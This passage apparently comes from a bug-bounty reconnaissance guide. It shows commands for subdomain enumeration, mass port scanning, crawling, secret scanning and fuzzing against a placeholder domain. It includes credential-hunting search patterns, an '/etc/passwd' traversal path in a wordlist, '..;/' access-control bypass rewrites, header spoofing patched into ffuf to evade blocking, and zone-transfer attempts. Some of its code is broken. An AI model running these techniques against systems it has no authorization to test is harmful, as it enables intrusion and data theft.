cat Checking.txt | sed 's/^/mahmoudawali/' | dnsx -resp -a -silent -stats -retry 3 -t 300 | tee IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | tee Checking.txt
clear
cat Checking.txt | dnsx -resp -cname -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | sed 's/^/mahmoudawali/' | dnsx -resp -cname -silent -stats -retry 3 -t 300 | tee IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | dnsx -resp -aaaa -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | sed 's/^/mahmoudawali/' | dnsx -resp -aaaa -silent -stats -retry 3 -t 300 | tee IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | dnsx -resp -ns -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | sed 's/^/mahmoudawali/' | dnsx -resp -ns -silent -stats -retry 3 -t 300 | tee IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | dnsx -resp -txt -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | sed 's/^/mahmoudawali/' | dnsx -resp -txt -silent -stats -retry 3 -t 300 | tee IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
clear
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash Checking.sh
```

Subdomains Permutation AND Alterations

1 - Generate Permutation AND Alterations

gotator

```
┌──(mahmoud㉿mohamed)-[~]
└─$ gotator -sub GOOD-Subdomains.txt -perm COMMONWORDS.txt -prefixes -silent
    -depth 2 -mindup -md  -adv -numbers 5 | tee -a gotator-OUT.txt
```

Subdomains Permutation AND Alterations

2 - Resolvable Subdomains

dnsx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat gotator-OUT.txt | dnsx -retry 3 -threads 300 -resp -no-color -stats -silent -a
    -aaaa -cname | tee -a dnsx-OUT.txt
```

Code Environments

1 - Github

Github

Github

```
/(\.|@)ROOT\.TLD/ AND /(pass|sql|authorization)/
```

```
/(\.|@)ROOT\.TLD/ AND /(ftp|jdbc)/
```

```
/(\.|@)ROOT\.TLD/ AND /(xoxp|AIza|AKIA)/
```

```
/(\.|@)ROOT\.TLD/ AND /eyj([0-9A-Za-z]).+\.eyj([0-9A-Za-z]).+\.([0-9A-Za-z]).+/
```

Code Environments

2 - Postman

Postman

bing Google

yahoo! Startpage

DuckDuckGo

```
site:postman.com ROOT.TLD
```

Resolvable Subdomains AND HTTP Service

1 - Resolvable Subdomains

dnsx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat GOOD-Subdomains.txt | dnsx -retry 3 -threads 300 -no-color -stats -silent
    -json | tee -a dnsx-OUT.json
```

Resolvable Subdomains AND HTTP Service

2 - HTTP Service

```
┌──(mahmoud㉿mohamed)-[~]
└─$ jq -r '.a[]?' dnsx-OUT.json | sort -u | tee -a all-IP.txt
```

nmap

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo nmap -sS -n -Pn -p- --max-hostgroup 1 --max-rtt-timeout 100ms --min-rate
    65535 --open -iL all-IP.txt -oX output-ORG.xml
```

tew

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tew -x output-ORG.xml | tee -a IN.txt
```

httprobe

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat IN.txt | httprobe -c 100 -method HEAD -prefer-https | tee -a alive-IP.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sed  's|^https://||' alive-IP.txt | sed  's|^http://||' | tee -a IP-Port.txt
```

tew

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tew -i IP-Port.txt -dnsx dnsx-OUT.json -vhost | sed 's/:443$//' | sed 's/:80$//' | sort
    -u | tee -a alive-Subdomains.txt
```

HTTP Analysis

1 - HTTP Service alive

httpx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ httpx -list alive-Subdomains.txt -silent -retries 3 -timeout 20 -threads 400
    -status-code -tech-detect -web-server -content-type -title -location -line-count
    -word-count -stats -no-color -body-preview -http-proxy http://127.0.0.1:8080
    -store-response -store-response-dir ORG-Output -output ORG-Subdomains.txt
```

HTTP Analysis

2 - HTTP Service screenshots

```
┌──(mahmoud㉿mohamed)-[~]
└─$ awk '{print $1}' ORG-Subdomains.txt | tee -a HTTP-subdomains.txt
```

gowitness

```
┌──(mahmoud㉿mohamed)-[~]
└─$ gowitness file --threads 20 --delay 10 --fullpage --screenshot-db-store --file
    HTTP-subdomains.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ gowitness report serve --address localhost:8888
```

Content Discovery

1 - Search Engines

google

Google

site:SUB.ROOT.TLD

Google Search | I'm Feeling Lucky

bing

bing

site:SUB.ROOT.TLD

yahoo

yahoo !

site:SUB.ROOT.TLD

duckduckgo

DuckDuckGo

site:SUB.ROOT.TLD

startpage

Startpage

site:SUB.ROOT.TLD

Content Discovery

2 - Spidering

katana

```
┌──(mahmoud㉿mohamed)-[~]
└─$ katana -no-color -silent -concurrency 50 -retry 3 -js-crawl -jsluice -headless -depth 2
    -store-response -store-response-dir katana-Output -list HTTP-subdomains.txt -output katana.txt
```

Content Discovery

3 - Enumeration

gau

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | gau --retries 3 --threads 5 --timeout 90 | tee -a gau-OUT.txt
```

xurlfind3r

```
┌──(mahmoud㉿mohamed)-[~]
└─$ xurlfind3r --silent --no-color --parse-wayback-source --parse-wayback-robots
    --configuration config.yaml  --list HTTP-subdomains.txt | tee -a xurlfind3r-OUT.txt
```

httpx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat gau-OUT.txt xurlfind3r-OUT.txt | sed 's|^https://||' | sed 's|^http://||' | sed 's/:443//' | sed
    's/:80//' | sed 's/\?.*// | urldedupe --regex-parse --similar | tee -a check-Enumeration.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ httpx -list check-Subdomains.txt -silent -retries 3 -timeout 20 -threads 400 -status-code
    -content-type -title -location -stats -no-color -body-preview -store-response
    -store-response-dir ORG-Enumeration -output ORG-Enumeration.txt
```

waymore


```
┌──(mahmoud㉿mohamed)-[~]
└─$ waymore -mode B -url-filename --timeout 90 --output-inline-js --retries 3 --config
    config.yml --limit 0 --output-responses waymore-Output --output-urls
    waymore-OUT.txt --input ROOT.TLD
```

JavaScript

1 - Enumeration

urldedupe

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat katana.txt  ORG-Enumeration.txt | grep -E '(\.js$|\.js\?.*)' | urldedupe --regex-parse
    --similar | tee -a JS-Enumeration.txt
```



JavaScript

2 - Parsing

katana

```
┌──(mahmoud㉿mohamed)-[~]
└─$ katana -no-color -silent -concurrency 50 -retry 3 -js-crawl -jsluice -headless -depth 2
    -store-response -store-response-dir JS-Output -list JS-Enumeration.txt -output JS-katana.txt
```

Sensitive Information Disclosure

1 - Enumeration

trufflehog

```
┌──(mahmoud㉿mohamed)-[~]
└─$ trufflehog filesystem dir-ORG | tee -a trufflehog.txt
```

```
detectors:
- keywords:
  - YOUR-KEYWORD
  name: Detector Name
  regex:
   Name: 'Regex'
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ trufflehog filesystem --config trufflehog-v3.yaml dir-ORG | tee -a trufflehog.txt
```

noseyparker

```
┌──(mahmoud㉿mohamed)-[~]
└─$ noseyparker scan --progress always --datastore ORG-DB dir-ORG
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ noseyparker report --datastore ORG-DB
```

Scanner

1 - Bulk Scanning

nuclei

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates MY-Templates/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates Critical/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates High/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates Medium/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates low-Info/ -markdown-export BUGS | tee -a BUGS.txt
```

Scanner

2 - Adobe Experience Manager

aem-hacker

```
┌──(mahmoud㉿mohamed)-[~]
└─$ python3 aem_discoverer.py --workers 300 --file HTTP-subdomains.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ python3 aem_discoverer.py --workers 5 --host burp-collaborator --url http://URL
```

Scanner

2 - Bulk Scanning

nuclei

```
https://SUB.ROOT.TLD/SUB
https://SUB.ROOT.TLD/ROOT
            ......
            ......
https://2SUB.SUB.ROOT.TLD/2SUB
https://2SUB.SUB.ROOT.TLD/2SUB.SUB
            ......
            ......
https://SUB.ROOT.TLD/admin
https://SUB.ROOT.TLD/dashboard
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates MY-Templates/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates Critical/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates High/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates Medium/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates low-Info/ -markdown-export BUGS | tee -a BUGS.txt
```

Scanner

3 - Bulk Scanning

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sed -i -- '/- "{{BaseURL}}\//s|/|/x/..;/|2' *.yaml
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sed -i -- "/- '{{BaseURL}}\//s|/|/x/..;/|2" *.yaml
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sed -i -- '/GET \/.* HTTP/s|/|/x/..;/|2' *.yaml
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sed -i -- '/POST \/.* HTTP/s|/|/x/..;/|2' *.yaml
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sed -i -- 's|HTTP/x/..;/1.1|HTTP/1.1|' *.yaml
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates MY-Templates/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates Critical/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates High/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates Medium/ -markdown-export BUGS | tee -a BUGS.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
    -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color
    -disable-update-check -templates low-Info/ -markdown-export BUGS | tee -a BUGS.txt
```

IPv4

5 - IPs Validation

tew

Resolvable Subdomains AND HTTP Service

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tew -x output-ORG.xml | tee -a IN.txt
```

anew

TLS subject alternative and common names

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tew -x Output.xml | anew IN.txt
```

cut-cdn

Removing CDN IPs

```
┌──(mahmoud㉿mohamed)-[~]
└─$ awk -F ':' '{print $1}' IN.txt | tee CDN-Check.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cut-cdn -update-all -silent -ip CDN-Check.txt | tee -a CUT-CDN.txt
```

httprobe

Probe For Working HTTP AND HTTPS Servers

```
^I\.P\.v\.4:
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ grep -Ef grepIPs.txt IN.txt |  sed 's/:80$//' | sed 's/:443$//' | sort -u | tee grepOUT.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat grepOUT.txt | httprobe -c 100 -method HEAD | tee -a alive-IP.txt
```

Origin IP

1 - Censys

Censys

```
"SUB.ROOT.TLD"
```

```
dns.names:"SUB.ROOT.TLD"
```

```
services.http.response.html_title:"TITLE-SUB"
```

Origin IP

2 - Shodan

SHODAN

```
hostname:SUB.ROOT.TLD
```

```
ssl:"SUB.ROO.TLD"
```

```
http.title:"TITLE-SUB"
```

Origin IP

3 - Host Header Distribution

httpx

```
#!/usr/bin/env bash

for Host in `cat alive-subdomains.txt`
oo
      httpx -list originIPs.txt -silent -retries 3 -timeout 20 -threads 400 -status-code
-tech-detect -web-server -content-type -title -location -line-count -word-count -stats
-no-color -body-preview -H "Host: $Host" | tee -a ORG-$Host.txt
done
```

```
cat ORG-*.txt | sed -i -- 's| \[|\] \[|1' | tee -a all-ORG.txt
cat ORG-*.txt | sed -i -- 's|http|\[http|1' | tee -a all-ORG.txt
cat ORG-*.txt | sed -i -- 's|\] \[|\]\t\[|g' | tee -a all-ORG.txt
```

```
[URL]    [Status-Code]    [Redirection]    [Content-Type]    [Title]    [Body]    [Server]    [Lines]    [Words]    [Technology]
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat all-ORG.txt | awk -F '\t' '{print $1 "\t" $2 "\t" $5 "\t" $6 "\t" $8 "\t" $9}' | awk -F '\t' '!seen[$2,$3,$5,$6]++' | tee OUT.txt
```

Origin IP

4 - DNS Zone Transfers

masscan

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 53 -iL IPs.txt -oX
    alive-DNS.xml
```

tew

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tew -x alive-DNS.xml | tee -a 53-IN.txt
```

nmap

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo nmap -sS -n -Pn -p 53 --max-hostgroup 10 --script dns-zone-transfer.nse
    --script-args "dns-zone-transfer.domain=ROOT.TLD" -iL 53-IN.txt -oX AXFR.xml
```

Content Brute Forcing

1 - IIS Short Names Checking

sns

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sns --silent –check --url https://Origin-IP --header "Host: SUB.ROOT.TLD"
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sns --silent –check --file HTTP-subdomains.txt
```

Content Brute Forcing

2 - IIS Short Names Enumeration

shortscan

```
┌──(mahmoud㉿mohamed)-[~]
└─$ shortscan --fullurl --patience 1 --concurrency 20 --output human --header
    'X-Forwarded-For: 127.0.0.1' https://IIS-Vulnerable
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ shortscan --fullurl --patience 1 --concurrency 20 --output human --header
    'X-Forwarded-For: 127.0.0.1' https://IIS-Vulnerable/path::$INDEX_ALLOCATION
```

Content Brute Forcing

1 - Generate Wordlist

xnLinkFinder

```
┌──(mahmoud㉿mohamed)-[~]
└─$ python3 xnLinkFinder.py --no-banner --input /OUR-Data --output xnLinkFinder.txt
```

```
import os
import re
import argparse

parser = argparse.ArgumentParser(description='You can run e.g. python3 grepENDPOINTS.py --directory DIR')
parser.add_argument('-d','--directory')
args = parser.parse_args()

if os.path.isdir(args.directory) is True:
        pass
else:
        sys.exit(print('[+] Check Your Directory :)'))

YOURRegexs = r"""
  (?:"|')                           # Start newline delimiter
  (
        ((?:[a-zA-Z]{1,10}://|//)         # Match a scheme [a-Z]*1-10 or //
        [^"'/]{1,}\.                      # Match a domainname (any character + dot)
        [a-zA-Z]{2,}[^"']{0,})            # The domainextension and/or path
        |
        ((?:/|\.\./|\./)                  # Start with / OR ../ OR ./
        [^"'><,;| *()(%%$^/\\\[\]]        # Next character can't be...
        [^"'><,;|()]{1,})                 # Rest of the characters can't be
        |
        ([a-zA-Z0-9_\-/]{1,}/             # Relative endpoint with /
        [a-zA-Z0-9_\-/]{1,}               # Resource name
        \.(?:[a-zA-Z]{1,4}|action)        # Rest + extension (length 1-4 or action)
        (?:[\?|#][^"|']{0,}|))            # ? or # mark with parameters
        |
        ([a-zA-Z0-9_\-/]{1,}/             # REST API (no extension) with /
        [a-zA-Z0-9_\-/]{3,}               # Proper REST endpoints usually have 3+ chars
        (?:[\?|#][^"|']{0,}|))            # ? or # mark with parameters
        |
        ([a-zA-Z0-9_\-]{1,}               # filename
        \.(?:php|asp|aspx|jsp|json|
        action|html|js|txt|xml)           # . + extension
        (?:[\?|#][^"|']{0,}|))            # ? or # mark with parameters
  )
  (?:"|')                           # End newline delimiter
"""

regex = re.compile(YOURRegexs,re.VERBOSE)

for directory,directoriesnames,filesnames in os.walk(args.directory):
        for filename in filesnames:
        filelookup = os.path.join(directory,filename)
        if os.path.isfile(filelookup):
        with open(filelookup,encoding='utf8',errors='ignore') as lines:
        for line in lines:
        match = regex.search(line)
        if match:
                print (match.string[match.start():match.end()])
```

unfurl

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat katana.txt gau-OUT.txt xurlfind3r-OUT.txt waymore-OUT.txt JS-katana.txt xnLinkFinder.txt | grep -E
'^(https://|http://)' | sort -u | unfurl --unique paths | tee -a ORG-Wordlist.txt
```

anew

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat katana.txt gau-OUT.txt xurlfind3r-OUT.txt waymore-OUT.txt JS-katana.txt xnLinkFinder.txt | grep -vE
'^(https://|http://)' | sort -u | anew ORG-Wordlist.txt
```

Content Brute Forcing

2 - MY Wordlist

nucleiNormalization.txt

```
.git/path/../config
.git/path/..;/config
.git/path;/../config
```

BIG-Words.txt

```
users
dashboards
adm
```

quickENUMERATION.txt

```
.git/config
public/plugins/piechart/../../../../../../../../etc/passwd
login.php
```

goodENUMERATION.txt

```
users/.git/config
dashboards/login.php
adm/login.php
```

BIG-Words.EXT

```
users.EXT
dashboards.EXT
login.EXT
```

BackUPlist.EXT

```
data/bkp_sys.fdb
postgre_sql/backup_myadmin_%EXT%.tmp
database/db2_%EXT%.mysql
```

APIWordlist.EXT

```
%EXT%/AdjustAnaly
%EXT%/smsConfigure
%EXT%/gameBuild
```

goodNormalization.EXT

```
adminarea/admin;/../+CSCOE+/logon.html
(S(XXXXXXXX))/pr/(S(XXXXXXXX))d/solr/admin/metrics
webadmin/index///../../hystrix.stream
```

Content Brute Forcing

3 - Backups Files

fuzzuli

```
┌──(mahmoud㉿mohamed)-[~]
└─$ fuzzuli -sl -p -to 30 -w 100 -mt all -hm GET -ex rar,zip,tar.gz,tar,gz,jar,7z,bz2,sql,backup,war -f INPUT.txt
```

ffuf

```
func (r *SimpleRunner) Execute(req *ffuf.Request) (ffuf.Response, error) {
                .....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
                req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}

// set default X-Forwarded-For header if not present
 if _, ok := req.Headers["X-Forwarded-For"]; !ok {
                 req.Headers["X-Forwarded-For"] = fmt.Sprintf("%s", strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1))
}
                .....
}
```

```
func (r *SimpleRunner) Dump(req *ffuf.Request) ([]byte, error) {
                .....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
                req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}

// set default X-Forwarded-For header if not present
 if _, ok := req.Headers["X-Forwarded-For"]; !ok {
                 req.Headers["X-Forwarded-For"] = fmt.Sprintf("%s", strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1))
}
                .....
}
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'X-Forwarded-For: XFF' -X GET -ignore-body -D -e '2024,2023' -mode pitchfork -w ORG-IP.txt:XFF
    -w BackUPlist.EXT:FUZZ -mc all -ac -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv
```

Content Brute Forcing

4 - Quick Hits

feroxbuster

```
┌──(mahmoud㉿mohamed)-[~]
└─$ feroxbuster --random-agent --methods GET,POST --headers 'X-Forwarded-For: 127.0.0.1' --timeout 20
    --insecure --no-recursion --dont-extract-links --dont-filter --quiet --wordlist nucleiNormalization.txt --url
    https://SUB.ROOT.TLD
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ feroxbuster --random-agent --methods GET,POST --headers 'X-Forwarded-For: 127.0.0.1' --timeout 20
    --insecure --no-recursion --dont-extract-links --dont-filter --quiet --wordlist quickENUMERATION.txt --url
    https://SUB.ROOT.TLD
```

Content Brute Forcing

5 - Hidden Directories AND Files

ffuf

```
func (r *SimpleRunner) Execute(req *ffuf.Request) (ffuf.Response, error) {
          .....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
          req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}


// set default X-Forwarded-For header if not present
 if _, ok := req.Headers["X-Forwarded-For"]; !ok {
          req.Headers["X-Forwarded-For"] = fmt.Sprintf("%s", strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1))
}
          .....
}
```

```
func (r *SimpleRunner) Dump(req *ffuf.Request) ([]byte, error) {
          .....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
          req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}


// set default X-Forwarded-For header if not present
 if _, ok := req.Headers["X-Forwarded-For"]; !ok {
          req.Headers["X-Forwarded-For"] = fmt.Sprintf("%s", strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1))
}
          .....
}
```

```
┌──(mahmoud㉿mohamed)-[~]
